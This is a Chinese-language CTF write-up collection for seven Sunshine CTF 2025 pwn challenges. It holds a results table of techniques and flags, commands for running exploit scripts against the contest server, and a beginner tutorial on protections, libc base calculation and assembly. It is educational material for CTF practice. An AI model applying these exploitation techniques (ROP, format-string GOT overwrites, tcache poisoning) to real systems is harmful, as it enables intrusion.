Sunshine CTF 2025
pwn 全 7 題完整 Write-up

從零開始：組語、漏洞成因、exploit 逐行解說

全部 7 題皆已對遠端 `chal.sunshinectf.games` 實打取得真實 flag

September 28, 2026

本文件是把 *wp/* 底下的教學文件合併成的單一 PDF。每一題都包含：漏洞成因、逐行組合語言解說、ASCII 記憶體圖、gdb 實測輸出、以及完整可執行的 *exploit.py* 逐行註解。

目錄

Part 0 — 索引與成果總表 2

Part 1 — 基礎知識：從零開始 6

Part 2 — pwn1 total_recall（SROP） 28

Part 3 — pwn2 mad_libs（Format String） 40

Part 4 — pwn3 revolution（自製 printf） 58

Part 5 — pwn4 cache_money（Heap UAF） 76

Part 6 — pwn5 homemaker（ROP） 99

Part 7 — pwn6 code_breaker（Heap + RPC） 122

Part 8 — pwn7 SafeHouse（Seccomp + Pivot） 142

Part 9 — 速查表 157

Part 0 — 索引與成果總表

原始檔案：*wp/README.md*

Sunshine CTF — pwn 全 7 題 Write-up（從零開始版）

這份 write-up 是為**沒學過 pwn、沒寫過 exploit、沒聽過 ROP/SROP** 的人寫的。每一題都會從「這行組語在幹嘛」開始講，一路講到完整的 exploit。

遠端：*chal.sunshinectf.games*

※總結成果總表（全部已取得真實 flag）

#	題目	檔案	port	保護機制	核心技巧	Flag
1	**total_recall**	pwn1/challenge	26003	靜態、non-PIE、**NX off**、無 canary、stripped、純組語 (108 bytes)	Stack Overflow → **SROP**	sun{r3caLl_ev3Ry_reGist3r_sR0p}
2	**mad_libs**	pwn2/mad_libs	26001	PIE、canary、NX、Partial RELRO	**Format String** → printf@GOT 覆寫成 system	sun{f1ll_iN_th3_g0T_eNtry}
3	**revolution**	pwn3/revolution	26002	non-PIE、無 canary、NX、Partial RELRO	自製 printf 的 va_list 別名問題 → 任意讀 + 任意 8-byte 寫 → strcspn@GOT 覆寫	sun{cust0m_fmtstr_n0_t00ls_4ll0wed}
4	**cache_money**	pwn4/cache_money	26004	non-PIE、canary、NX、Partial RELRO	**Heap UAF + Double Free** → tcache poisoning（繞 safe-linking）→ strtol@GOT 覆寫	sun{s4fe_l1nk1ng_w0nt_s4ve_y0ur_tc4che}
5	**homemaker**	pwn5/homemaker	26008	PIE、canary、NX、**Full RELRO**	Off-by-one 改大容量 → 洩漏堆疊 → **ROP**（pop rdi; ret + system@plt）	sun{the_future_is_now_today_well_wait_how_are_you_reading_this}
6	**code_breaker**	pwn6/code_breaker	26005	PIE、canary、NX、Partial RELRO	**Heap Double Free + UAF** → tcache poisoning → 覆寫全域函式指標	sun{cr4ck_tHe_ciPh3r_fr33_thE_heaP}

#	題目	檔案	port	保護機制	核心技巧	Flag
7	**SafeHouse**	pwn7/service	26007	non-PIE、無 canary、NX、Full RELRO、**seccomp**	Stack pivot + 偽造 IPC 封包 + **負索引越界**	sun{n3gat1ve_h4ndl3s_0pen_s3cret_d00rs}

上表的 **port** 與各題 *exploit.py*、*run_all.sh* 的設定一致；**保護機制**是逐題用 *checksec --file=./pwnN/<binary>*（或 *python3 -c "from pwn import *; print(ELF('./pwnN/<binary>',checksec=False).checksec())"*）實跑出來的；**Flag** 與 *pwnN/FLAG.txt* 逐字相同（7 題全部都是遠端實打到的真 flag），每一題也都能用 *wp/run_all.sh pwnN* 重跑一次拿到同樣的結果。

※閱讀閱讀順序（強烈建議照這個順序）

```
1. wp/00_基礎知識_從零開始.md      ← 先讀這個。暫存器、組語、堆疊、PLT/GOT、ROP、SROP 全部從零教
2. pwn1/notes.md                   ← 最完整的單題教學（SROP）。所有後續題目都引用這裡的觀念
3. pwn2/notes.md                   ← Format String 從零教（%p / %N$p / %n / %hn）
4. pwn3/notes.md                   ← 更難的 format string（自製 printf、va_list 佈局）
5. pwn4/notes.md                   ← glibc heap 從零教（chunk / tcache / safe-linking / UAF / double free）
6. pwn5/notes.md                   ← PIE + canary + Full RELRO 下的完整 ROP
7. pwn6/notes.md                   ← heap + 自製 RPC 協定 + 覆寫函式指標
8. pwn7/notes.md                   ← seccomp、stack pivot、偽造二進位封包、有號數邊界檢查
9. wp/99_速查表.md                 ← 解題時放旁邊查
```

※檔案檔案結構

```
sunshine/
├── wp/                                ← 教學與審查文件全部在這裡
│   ├── README.md                      ← 你現在看的這份（索引）
│   ├── 00_基礎知識_從零開始.md          ← 從零教學（暫存器/組語/堆疊/ROP/SROP/pwntools/gdb）
│   ├── 99_速查表.md                    ← 速查表
│   ├── 00_recon.md                    ← 7 題清單／port／保護機制速查
│   ├── run_all.sh                     ← 一鍵重跑全部 7 題（打遠端）
│   ├── review_round1.md               ← 第 1 輪審查報告
│   ├── review_round2_*.md             ← 第 2 輪審查報告（依主題拆檔）
│   ├── review_round3_*.md             ← 第 3 輪審查報告（依主題拆檔）
│   ├── fixes_round1_applied.md        ← 第 1 輪修正紀錄
│   ├── fixes_round2_*.md              ← 第 2 輪修正紀錄（依主題拆檔）
│   └── pending_wp00_fixes_*.md        ← 第 2 輪回報、待套用到 `wp/00` 的項目（已套用完畢）
│
├── pwn1/  challenge  exploit.py  notes.md  FLAG.txt  flag.txt  web_migurimental.tar.gz
├── pwn2/  mad_libs  exploit.py  selfcheck.py  notes.md  FLAG.txt  flag.txt  NOTES_SUMMARY.txt
│          ld-linux-x86-64.so.2  libc.so.6
├── pwn3/  revolution  exploit.py  notes.md  FLAG.txt  flag.txt  NOTES_SUMMARY.txt
│          rev.asm  local_run.log  remote_run.log  libc-2.39-0ubuntu8.3.so.6
├── pwn4/  cache_money  exploit.py  notes.md  FLAG.txt  flag.txt  NOTES_SUMMARY.txt
│          dis.txt  cm_dbg  ld-linux-x86-64.so.2  libc.so.6  work/
├── pwn5/  homemaker  exploit.py  notes.md  FLAG.txt  flag.txt  NOTES_SUMMARY.txt
│          disasm.txt  gdb_evidence.sh  gdb_evidence.py  gdb_evidence_raw.txt
│          exploit_input.bin  remote_run.txt  scratch_leak.py
├── pwn6/  code_breaker  exploit.py  notes.md  FLAG.txt  flag.txt  NOTES_SUMMARY.txt
│          proto.py  cb.asm  cb_new.asm  ld-linux-x86-64.so.2  libc.so.6
└── pwn7/  service  exploit.py  notes.md  FLAG.txt  FLAG_REMOTE.txt  flag.txt  dis.txt
```

※ **`*` 代表「一組同前綴的檔案」**，不是真的檔名。實際檔名請 `ls wp/`：第 2 輪報告是 *review_round2_{stack,fmtstr,heap,rop_foundations}.md*，第 3 輪報告是 *review_round3_{verification,cold_read,regression}.md*，修正紀錄則是 *fixes_round2_{stack,fmtstr,heap,rop_foundations,wp00}.md*。

※ 各題目錄裡還有一些**解題過程的佐證檔**（*dis.txt* / *rev.asm* / **.log* / *gdb_evidence** / *cm_dbg* / *proto.py* / *NOTES_SUMMARY.txt* 等），是筆記引用到的原始資料，新手可以完全不管它們。

※ **兩種 flag 檔不要搞混**：*`flag.txt` = 題目附的假 flag（本機 `cat flag.txt` 測試用）* *`FLAG.txt` = **遠端實打到的真 flag*** —— 7 題**全部**都有，內容與上面成果總表的 Flag 欄逐字一致（pwn7 另外留了第一次遠端連線的 *FLAG_REMOTE.txt*）

※ 每一支 *`exploit.py`* 都支援兩種模式，而且不需要 TTY：

```
cd pwnN
python3 exploit.py            # 打本地
python3 exploit.py REMOTE     # 打 chal.sunshinectf.games:`<port>`
```

▶ 一鍵驗證

`run_all.sh` 放在 `wp/` 底下，所以**要在 `wp/` 目錄裡**跑（或從專案根目錄用 `wp/run_all.sh`）：

```
cd wp                     # ← 一定要先進來（或改用 ./wp/run_all.sh）
./run_all.sh              # 跑全部 7 題
./run_all.sh pwn1 pwn4    # 只跑指定題目
```

每一題都會印出 `[+] FLAG: sun{...}`（pwn6 的輸出含二進位，若用 grep 請加 `-a`）。

※導引三種主要技巧速覽

A. 堆疊類（pwn1、pwn5、pwn7）

步驟	說明
1. 找漏洞	`read(0, buf, 太大)` / 迴圈 off-by-one
2. 處理 canary	沒有 → 直接蓋返回位址；有 → 先 leak 或不碰它
3. 處理 PIE	沒有 → gadget 位址寫死；有 → 先 leak 程式碼位址
4. 組鏈	`pop rdi; ret` + 字串位址 + `system@plt` 或 `syscall`
5. 特別情況	沒有 `pop rdi` → **SROP**；鏈太短 → **stack pivot**；有 seccomp → 不能用 `execve`，改「借別人的手」讀 flag

B. Format String 類（pwn2、pwn3）

步驟	說明
1. 找漏洞	`printf(buf)` —— 把使用者輸入當格式字串
2. 定位參數	用 `%1$p %2$p ...` 掃描，找出自己的輸入是第幾個參數
3. 洩漏	`%N$s`（任意位址讀）或直接 `%N$p`（堆疊上的 libc / canary / PIE）
4. 寫入	`%n` / `%hn` / `%hhn` + 把目標位址擺進 payload
5. 劫持	把 `xxx@got` 改成 `system`，之後那個函式就變成執行 shell 指令

C. Heap 類（pwn4、pwn6）

步驟	說明
1. 找漏洞	`free` 之後沒清指標（UAF）、重複 `free`、size 檢查不一致
2. 看懂 tcache	glibc ≥ 2.26 的 per-size 單向 bin，LIFO，每 size 最多 7 個
3. 處理 safe-linking	glibc ≥ 2.32 的 `fd` 是 `stored = ptr^ ((u64)&e->next >> 12)`（XOR key 用的是 **user 位址**，不是 chunk 標頭），要先 leak 才能反推
4. 投毒	用 UAF write 把 `fd` 改成目標位址，下一次 `malloc` 就回傳那個位址
5. 劫持	覆寫 GOT / 全域函式指標 / `__free_hook`（2.34 以後沒有 hook 了）

※閱讀一次讀完整份（單一檔案版）

不想在目錄之間跳來跳去的話，這裡有一份把 README + 00_基礎知識 + 7 題筆記 + 速查表合併起來的單一檔案（約 10,700 行）：

`wp/SunshineCTF2025_pwn_完整writeup.md`

※查三輪新手適用性審查

全部寫完之後，另外跑了 **3 輪獨立審查**，每一輪都由不同的審查者重新對 binary 驗證，並由另一組人套用修正：

輪次	範圍	發現	修正紀錄
第 1 輪	`wp/00`、`wp/99`、pwn1、pwn7	16 條錯誤（含 1 條會直接誤導新手的 rax 說明）＋ 18 個新手卡點	`fixes_round1_applied.md`（16/16 已修）
第 2 輪	全部 7 題筆記 + `wp/00` + `wp/99` + README	約 51 條錯誤＋ 33 個新手卡點（依堆疊／format string／heap／ROP+基礎四份報告）	`fixes_round2_*.md`（全部套用）
第 3 輪	端到端重現、冷讀模擬、回歸查核	21/21 遠端重現 PASS；1 條高風險殘留錯誤＋ 5 條小瑕疵；冷讀 7/10、回歸 9/10	`fixes_round3_*.md`（全部套用）

審查報告原文都保留在 `wp/review_round*.md`，修正紀錄在 `wp/fixes_round*.md`，另外 `wp/pending_wp00_fixes_*.md` 是第 2 輪跨檔案的待辦清單（已套用完畢）。

※提示 **為什麼要留著這些報告？**因為它們同時也是很好的教材：裡面記錄了「哪些看起來很合理、其實是錯的」的推論（例如「glibc 的 *read*/*write* wrapper 會弄髒 *rdx*」是假的；「*%17$hhn* 這幾個字元本身會增加 *%n* 的計數」也是假的）。這些正是新手最容易自己騙自己的地方。

✓ 可重現性

每一支 exploit 都經過：- 本地測試（含本地假 flag）- 遠端實測（真實 flag）：`./wp/run_all.sh` → **7/7 全部印出真 flag** - 多次重跑確認穩定（每一題至少 3 次）- 7 個 pwnN/`FLAG.txt` 與文件中的 Flag 欄**逐字元比對一致**

所有記憶體位址、offset、gadget 位址**都是用 gdb / objdump 實際驗證過的**，筆記裡附有可重跑的 gdb 腳本，不是憑空寫出來的數字。

Part 1 — 基礎知識：從零開始

原始檔案：*wp/00_基礎知識_從零開始.md*

從零開始：pwn 入門到 ROP/SROP

這份文件給**完全沒學過 pwn / ROP / SROP** 的人。讀完它 + 各題自己的 *notes.md*，你就能看懂 *pwn1* ~ *pwn7* 的解題過程。

閱讀順序建議：1. 本篇（00）2. *../pwn1/notes.md*（SROP，最完整的一題教學）3. *../pwn2/notes.md* ~ *../pwn7/notes.md*

※注意 **本檔不含 heap 章節**（chunk / bin / tcache / safe-linking）。pwn4、pwn6 是 heap 題，讀它們的 *notes.md* 之前請**先讀 *../pwn4/notes.md* §5.1～§5.4** ——那裡才是從零講起、有圖、有 gdb 實測的 heap 教學。*wp/99_速查表.md* §8 是同一批內容的**速查版**，請**讀完 pwn4 §5 之後**再去查它，不要從它開始。

目錄

1. 心態與前置作業
2. 環境安裝
3. ELF 執行檔的長相
4. 保護機制總表（checksec）
5. x86-64 組合語言速成
6. 函式呼叫與堆疊框架
7. 系統呼叫（syscall）
8. PLT 與 GOT
9. 常見漏洞類型
10. ROP 從零開始
11. SROP
12. pwntools 常用 API
13. gdb 除錯速查
14. 找 gadget
15. 解題 SOP
16. 附錄：本系列 7 題對照表

※ **heap 題（pwn4 *cache_money*、pwn6 *code_breaker*）的入門路徑**：本檔沒有 heap 章節。請**先讀 *../pwn4/notes.md* §5.1～§5.4**（chunk 長什麼樣 → free 之後發生什麼事 → tcache 怎麼運作 → safe-linking 想防什麼；**從零講，有 ASCII 圖與 gdb 實測值**）。讀完再回頭把 *wp/99_速查表.md* §8 當**速查表**用（它開頭也有「入門三句話」可以對照）；*../pwn6/notes.md* §3.5 另外有一份 20 行的最小語彙整理。

※注意 **不建議從 *99* §8 開始讀 heap**：那份的定位是「已經會 heap 的人查數字用」。它開頭雖然有一小段「入門三句話」，*unsorted bin*、*PREV_INUSE*、*FSOP*、*aligned_OK* 這些詞也都各補了一句話，但**只夠你認得名字、不足以理解機制** —— 真正把「chunk 長什麼樣、free 之後發生什麼事」講完的是 *pwn4* §5.1～§5.4。

---

1. 心態與前置作業

pwn 的核心問題永遠是同一個：

「我要怎麼讓程式去做它原本不會做的事？」

手段幾乎都是「找到一個能**寫到不該寫的地方**的 bug」，然後：

- 改掉**返回位址** → 控制 `rip`
- 改掉**函式指標 / GOT** → 間接控制 `rip`
- 改掉**資料** → 讓程式邏輯往對自己有利的方向走

前置知識（不用很熟，看得懂就好）

主題	需要的程度
C 語言	看得懂 `char buf[64]; read(0, buf, 256);` 有問題
組合語言	知道 `mov/call/ret/push/pop` 大概在做什麼（本篇第 5 節會教）
Linux 指令	`ls`、`cat`、`chmod`、`file`、`strings`
Python	會寫函式、懂 bytes vs str

名詞表

名詞	說明
binary / chal	題目給的執行檔
flag	要偷出來的目標字串，本系列長得像 `sun{...}`
remote	主辦方架的伺服器，跑同一支 binary，你要打它才拿得到真 flag
leak（洩漏）	想辦法讓程式把記憶體內容印給你
gadget	程式裡以 `ret`（或 `jmp/call`）結尾的一小段指令
payload	你送過去的惡意輸入
shell	拿到 sh 之後可以執行任意指令
ROP	Return-Oriented Programming，用 gadget 串出任意行為
SROP	Sigreturn-Oriented Programming，用 `rt_sigreturn` 一次設定所有暫存器
canary	編譯器放在堆疊上的「金絲雀」隨機值，被改掉就中止程式（見 4.1）
RELRO	決定「GOT 能不能寫」的保護（見 4.4）；Full RELRO＝不能改 GOT
little-endian（小端）	一個多位元組整數在記憶體裡「低位元組放低位址」。x86-64 是小端，所以 `p64(0x401040)` 的 bytes 是 `40 10 40 00 00 00 00 00`（反著看就對了）
shellcode	一段「執行起來會幫你開 shell」的機器碼（通常用 `execve("/bin/sh",0,0)` 組出來）。堆疊可執行時可以直接把它的 bytes 當輸入送進去，再跳過去執行
TLS（Thread-Local Storage）	每個執行緒自己的資料區，`fs` 這個段暫存器指向它。**canary 就放在 `fs:0x28`**，所以同一執行緒裡每個函式的 canary 值都一樣
ZF（Zero Flag）	CPU 旗標：上一次 `cmp` / `test` 的結果是 0 時設起來。`je` / `jne` 看的就是它（見 5.2）
漏洞（vulnerability）	程式「寫到不該寫的地方」或「讀到不該讀的地方」的設計缺陷（見第 9 節的表）。用它製造 **leak**（讀）或控制 `rip`（寫），兩者常常要**先 leak 再打**
tcache	glibc 2.26+ 的「小 chunk 快取」：每個執行緒 64 條鏈、每條最多 7 塊、LIFO。heap 題的主戰場（本檔沒有 heap 章節，見開頭指路）
one-gadget	libc 裡「跳到這個位址就會直接開 shell」的單一指令位置（用 `one_gadget` 找）。通常附帶條件（某些暫存器必須是 0），要用 gdb 確認

名詞	說明
va_list	可變參數清單。SysV AMD64 上是一塊 24 bytes 的結構（`gp_offset` / `fp_offset` / `overflow_arg_area` / `reg_save_area`）。暫時放參數的暫存器用完之後，參數改從 `overflow_arg_area` 往高位址拿 —— **它一旦被初始化成使用者的緩衝區，就等於「使用者控制了參數」**（pwn3 的漏洞，實測見 `../pwn3/notes.md` §4.1）
IFUNC（indirect function）	「間接函式」：載入時執行一小段選擇器，挑出 CPU 最適合的實作（例如 `__strcspn_avx2`）。所以 GOT 裡放的是**被挑中的那個實作**的位址，**不等於** `readelf -s libc.so.6` 看到的符號值 → 拿這種符號當 libc 指紋會誤判（pwn3 踩過這個坑）

---

2. 環境安裝

※注意 **現代 Linux 不能直接 *`pip install`*（PEP 668）** 如果你看到 *`error: externally-managed-environment`*，那是發行版在保護系統 Python，**不是你的指令打錯**。三個選項（挑一個）：

```
# A. 用發行版套件（最推薦，版本由發行版維護）
sudo pacman -S python-pwntools ropgadget ropper gdb   # Arch / Manjaro（都在 extra）
sudo apt install python3-pwntools ropgadget gdb       # Ubuntu 24.04+

# B. 用 venv（乾淨、不污染系統；任何發行版都能用）
python3 -m venv ~/.pwn && source ~/.pwn/bin/activate
pip install pwntools ropgadget
#    或用 pipx 裝成獨立指令：sudo pacman -S python-pipx && pipx install pwntools

# C. 硬要裝進系統 Python（有風險，自己負責）
pip install --break-system-packages pwntools ropgadget
```

本文件後面的 *`python3 -c "from pwn import *"`* 需要上面任一種安裝成功才能跑。不確定某個套件在 Ubuntu 叫什麼名字時先查：*`apt-cache policy python3-pwntools`*（有輸出才裝得下去；查不到就改用選項 B）。

```
sudo pacman -S python-pwntools gdb       # python-pwntools 就在 extra (4.15.0-2)
python3 -c "from pwn import *; print('pwntools ok')"     # 驗證安裝
```

Arch / Manjaro

```
sudo apt update
sudo apt install gdb python3-pwntools    # Ubuntu 24.04+ 有 python3-pwntools
# Ubuntu 22.04 及更舊的版本沒有這個套件 → 改用上面的選項 B (venv / pipx)
python3 -c "from pwn import *; print('pwntools ok')"
```

Ubuntu / Debian

```
# pwndbg：最好用的 pwn gdb 外掛
git clone https://github.com/pwndbg/pwndbg
cd pwndbg && ./setup.sh
```

強烈推薦的 gdb 外掛　裝好之後 gdb 會有 checksec、telescope、heap、bins、vmmap、vis_heap_chunks 等指令，解題速度差好幾倍。（下面第 13 節的 vmmap / telescope / heap 這幾條**只有裝了 pwndbg 才能用**。）

```
sudo pacman -S ropgadget            # 找 gadget（主要工具，Arch 在 extra）
sudo pacman -S ropper               # 另一套找 gadget（可選；不裝也可以，見第 14 節）
gem  install one_gadget             # 找 libc 裡的 one-gadget
gem  install seccomp-tools          # 查 seccomp 規則（Ruby gem，不是 pip 套件，要先裝 ruby）
sudo pacman -S patchelf             # 改 ELF（換 libc / ld 用）
```

常用工具

gem 是 Ruby 的套件管理器：*sudo pacman -S ruby* / *sudo apt install ruby*。

```
# * 首選：pwntools 一行版，不用額外裝東西，任何機器都能跑
python3 -c "from pwn import *; print(ELF('./challenge', checksec=False).checksec())"

# 或者：如果你的系統有 `checksec` 這個「獨立指令」
checksec --file=./challenge
```

checksec（看保護機制）　實測輸出（pwn4/cache_money，原樣貼上）：

```
RELRO:      Partial RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
RUNPATH:    b'$ORIGIN'
FORTIFY:    Enabled
SHSTK:      Enabled
IBT:        Enabled
```

※注意 ***checksec* 這個指令不是每個系統都有**，打了可能得到 *command not found*：* 它是 pwntools 附的一支 console script → 用 **pipx / venv** 裝 pwntools 時，它會躺在那個 venv 的 *bin/* 裡，**不在你的 *PATH***；* Arch 要 *sudo pacman -S checksec*、Debian/Ubuntu 要 *sudo apt install checksec*；* 裝了 **pwndbg** 的話，gdb **裡面**也有一個 *checksec*（那是 gdb 指令，不是 shell 指令）。

三種都沒有也能做事 —— 用上面的 pwntools 一行版本即可，輸出內容完全一樣。

---

3. ELF 執行檔的長相

Linux 的可執行檔格式叫 **ELF**。用 `readelf -l` 可以看「程式載入時長怎樣」：

```
Type      Offset   VirtAddr           PhysAddr           FileSiz  MemSiz   Flg
LOAD      0x000000 0x0000000000400000 0x0000000000400000 0x000b0  0x0b0    R
LOAD      0x001000 0x0000000000401000 0x0000000000401000 0x0006c  0x06c    R E
```

- R = 可讀、E = 可執行、W = 可寫
- 這支程式碼被載入到 `0x401000`，所以所有指令位址都是固定的（這種 binary 叫 **non-PIE**，見 4.3 節）

重要 section：

Section	內容
`.text`	程式碼（可執行）
`.rodata`	唯讀資料（字串常數、格式字串）

Section	內容
`.data`	已初始化的全域變數（可寫）
`.bss`	未初始化的全域變數（可寫，一開始是 0）
`.got` / `.got.plt`	存外部函式實際位址的表格（見第 8 節）
`.plt`	呼叫外部函式的跳板（見第 8 節）

看 section：

```
readelf -S ./challenge
```

看符號（函式名、全域變數）：

```
readelf -s ./challenge     # 有 symbol 的
nm ./challenge
```

---

4. 保護機制總表（checksec）

解題第一件事就是 checksec。這五個保護決定了你能用哪些技巧。

```
# * 先跑這行（pwntools 版，不必額外安裝；`checksec` 這個指令很多系統根本沒有）
python3 -c "from pwn import *; print(ELF('./challenge', checksec=False).checksec())"
```

※ 這一節會用到 *rbp*、*rsp*、*fs:0x28*、*je*、*call* 這些名字。如果還不熟，**先跳到第 5、6 節看完再回來**（保護機制要先知道「它保護什麼」才看得懂）。這五個保護的「結論」比「原理」重要：先記住它們對解題的限制，原理稍後補。

4.1 Stack Canary（堆疊金絲雀）　編譯器在每個函式的堆疊上放一個隨機值：

```
mov  rax, QWORD PTR fs:0x28     ; 讀 canary（存在每個執行緒自己的 TLS 區；
                                ;  fs 這個段暫存器指向它，fs:0x28 就是該區裡的 canary）
mov  QWORD PTR [rbp-0x8], rax   ; 存到堆疊上
...
mov  rdx, QWORD PTR [rbp-0x8]
sub  rdx, QWORD PTR fs:0x28     ; 跟原值比
je   ok
call __stack_chk_fail           ; 不一樣 → 程式被殺掉
```

- **有 canary**：溢位時不能亂蓋 [rbp-8]，否則程式在 ret 之前就死了。→ 必須先 **leak canary**（用 format string、或是某個會把資料印出來的 bug）
- **沒有 canary**：堆疊溢位可以為所欲為

4.2 NX / DEP（不可執行堆疊）

- **NX enabled**：堆疊上的資料不能當程式碼跑 → 不能直接塞 shellcode → 只能 **ROP**（用程式自己有的指令）
- **NX disabled**：可以把 shellcode 寫在堆疊上然後跳過去

4.3 PIE / ASLR（位址隨機化）

- **No PIE**：程式碼永遠在 0x400000 附近，位址固定 → gadget 位址直接寫死

- **PIE enabled**：整個程式碼段位址隨機 → **必須先 leak 一個程式碼位址**再算出 base，然後所有 gadget 用 `base + offset`

```
真實位址 = PIE_base + 檔案裡的 offset
```

ASLR 是核心層級的隨機化（堆疊、heap、libc、mmap 區每次都不一樣），PIE 是「編譯時保留重定位資訊，讓程式碼段參與 ASLR」。

4.3.1 「libc base + offset」怎麼算（本節最重要的一條算式）

`base + offset` 這件事有**兩份**，長得一樣但**不能混用**：

	PIE（執行檔本體）	libc（`libc.so.6`）
offset 從哪來	`objdump` / `readelf` 看到的位址（就是檔案內的位址）	`libc.symbols['system']`、`libc.search(b'/bin/sh')`（libc 檔內的位址）
base 從哪來	洩漏到「指回程式碼段」的回傳位址、`.got` 的內容	洩漏到 libc 函式的 GOT 值、`__libc_start_main+…`、`environ`
換算	`pie_base = 洩漏值 - <那個位置的 offset>`	`libc_base = 洩漏值 - <那個符號的 offset>`
之後怎麼用	`gadget = pie_base + 0x12aa`	`system = libc_base + 0x58740`

先看 offset（以本系列附的 pwn2/`libc.so.6` = Ubuntu 24.04 glibc **2.39** 為例，實測輸出）：

```
readelf -s ./libc.so.6 | grep ' system@@'
#   1050: 0000000000058740    45 FUNC    WEAK   DEFAULT   17 system@@GLIBC_2.2.5
readelf -s ./libc.so.6 | grep ' printf@@'
#   2611: 00000000000600f0   204 FUNC    GLOBAL DEFAULT   17 printf@@GLIBC_2.2.5
```

- `@@` 後面是「版本」（`GLIBC_2.2.5`），`@@` 的意思是「這是預設版本」。
- `0x58740` / `0x600f0` 就是**在 libc 檔內的 offset**，每次執行都不變。

然後把 leak 減掉 offset：

```
from pwn import *

libc = ELF('./libc.so.6', checksec=False)

# 假設你洩漏到 printf 的真實位址（例如用 Format String 讀 printf@got）
leaked_printf = 0x7f12345600f0

libc.address = leaked_printf - libc.symbols['printf']   # ← 這一行就是「算 libc base」
print(hex(libc.address))        # 0x7f1234500000
assert libc.address & 0xfff == 0    # base 一定是 0x1000 對齊（算錯最便宜的檢查）

system = libc.symbols['system']     # pwntools 會自動加上 libc.address → 0x7f1234558740
binsh  = next(libc.search(b'/bin/sh'))   # → 0x7f12346cb42f
```

手算一次看得更清楚：

```
libc_base = leaked_printf - 0x600f0 = 0x7f12345600f0 - 0x600f0 = 0x7f1234500000  ✓ 0x1000 對齊
system    = libc_base + 0x58740     = 0x7f1234558740
"/bin/sh" = libc_base + 0x1cb42f    = 0x7f12346cb42f
```

※注意 **四個常見錯誤** 1. 把 PIE 的 offset 拿去加 libc base（或反過來）→ 跳到莫名其妙的位址，通常是 SIGSEGV。2. **libc 版本必須和遠端一致**——同一個 *system* 在不同 glibc 的 offset 完全不同（實測見下表）。3. **PIE base 與 libc base 都一定是 *0x1000* 對齊**，算完 *assert* 一下最省事。4. 把 **IFUNC** 的符號（*strlen* / *strcspn* /

memcpy...，見第 1 節名詞表）拿去算 base：**GOT 裡的值 ≠ *readelf -s* 的符號值**，會得到錯誤的 base。

libc	版本	system offset	printf offset
pwn2/libc.so.6（題目附的 Ubuntu 24.04 libc）	2.39	0x58740	0x600f0
本機 Arch /usr/lib/libc.so.6	2.44	0x54580	0x5b6f0

所以**有附 libc 就用附的**（ELF('./libc.so.6')，不要用 /usr/lib/libc.so.6），並用 ./ld-linux-x86-64.so.2 --library-path . ./chal 在本機重現遠端環境（見第 15 節）。

※提示 pwn5 是**完全不需要 libc** 的一題（它用程式 PLT 裡就有的 *system@plt*），所以本系列裡它最不怕「遠端 libc 版本不同」這件事。

4.4 RELRO（GOT 保護）　（.got / .got.plt 到底是什麼，見第 8 節；這裡先看結論。）

值	意義
No RELRO	GOT 完全可寫
Partial RELRO	.got 唯讀，但 .got.plt 可寫 → **可以改 xxx@got 劫持函式**
Full RELRO	載入時就把所有函式位址填好，GOT 變唯讀 → **不能改 GOT**

4.5 其他（現代編譯器加上去的）

名稱	說明
SHSTK (CET)	Shadow Stack，ret 會比對另一個「影子堆疊」→ 純 ROP 會被抓（但通常遠端核心不一定啟用）
IBT (CET)	Indirect Branch Tracking，間接跳躍目標必須以 endbr64 開頭
FORTIFY_SOURCE	__memcpy_chk / __printf_chk 等「檢查版」函式，超過預期大小會 abort

---

5. x86-64 組合語言速成

5.1 暫存器

```
rax  rbx  rcx  rdx  rsi  rdi  rbp  rsp  r8  r9  r10  r11  r12  r13  r14  r15
```

每個 64 bits（8 bytes）。子暫存器：

```
rax (64)  →  eax (32)  →  ax (16)  →  al (8) / ah (8)
r8  (64)  →  r8d (32)  →  r8w (16) →  r8b (8)
```

重要：寫 eax 會把 rax 的高 32 bits 清成 0；寫 ax 或 al 則**只動低位**。這個差別在控制長度時很關鍵。

5.2 指令

指令	意思
mov dst, src	dst = src（複製）
lea dst, [位址算式]	dst = 算出來的位址（**不會存取記憶體**）
add/sub dst, src	加減

指令	意思
`imul dst, src`	乘法
`xor dst, src`	互斥或（`xor rax,rax` 是常用的「歸零」寫法）
`shl/shr dst, n`	左移 / 右移
`and/or dst, src`	位元運算
`cmp a, b`	計算 `a - b` 並設定旗標（**不存結果**）
`test a, b`	計算 `a & b` 並設定旗標
`jmp addr`	無條件跳躍
`je/jz`	等於（ZF=1）時跳
`jne/jnz`	不等於時跳
`jg / jge`	**有號**大於 / 大於等於
`ja / jae`	**無號**大於 / 大於等於
`jb / jbe`	無號小於 / 小於等於
`call addr`	`push` 下一行位址然後 `jmp addr`
`ret`	`pop rip`
`leave`	`mov rsp, rbp` 然後 `pop rbp`（函式收尾）
`push x / pop x`	`rsp -= 8; [rsp] = x / x = [rsp]; rsp += 8`
`movzx dst, src`	把 src **零擴展**後放進 dst（`movzx edx, bl` 就是「取 bl 並清高位」）
`movsx/movsxd`	**符號擴展**（`movsxd rax, [mem]` 讀 32-bit 但當有號數擴成 64-bit）
`syscall`	呼叫 Linux 核心（見第 7 節）
`nop`	什麼都不做

※重要 ***jg vs ja 是重要考點***：pwn7 的漏洞就是編譯器用了 *jg*（有號），讓負的索引穿過「> 15」的檢查。
※提示 *je / jne* 看的 *ZF* 是「上一次 *cmp / test* 的結果是否為 0」這個旗標：*ZF=1* 代表相等。所以 *test al,al* 之後接 *je*，意思就是「*al == 0* 就跳」。

```
mov  rax, [rbp-0x8]        ; 讀 rbp-8 這個位址的 8 bytes
mov  eax, DWORD PTR [rdi]  ; 讀 4 bytes
movzx eax, BYTE PTR [rdi]  ; 讀 1 byte 並零擴展
lea  rsi, [rsp-0x40]       ; rsi = rsp - 0x40（不算記憶體）
mov  rax, [rbx+rax*8]      ; 陣列索引：rbx + rax*8
```

5.3 定址模式

---

6. 函式呼叫與堆疊框架

6.1 呼叫約定（System V AMD64 ABI，Linux 用這個）

整數/指標參數：`rdi, rsi, rdx, rcx, r8, r9`
第 7 個以後：　放堆疊
回傳值：　　`rax`（64-bit 整數）

```
; 進入函式
push rbp              ; 保存呼叫者的 rbp
```

```
mov  rbp, rsp          ; rbp 指向本函式的框架底部
sub  rsp, 0x40         ; 配置區域變數空間

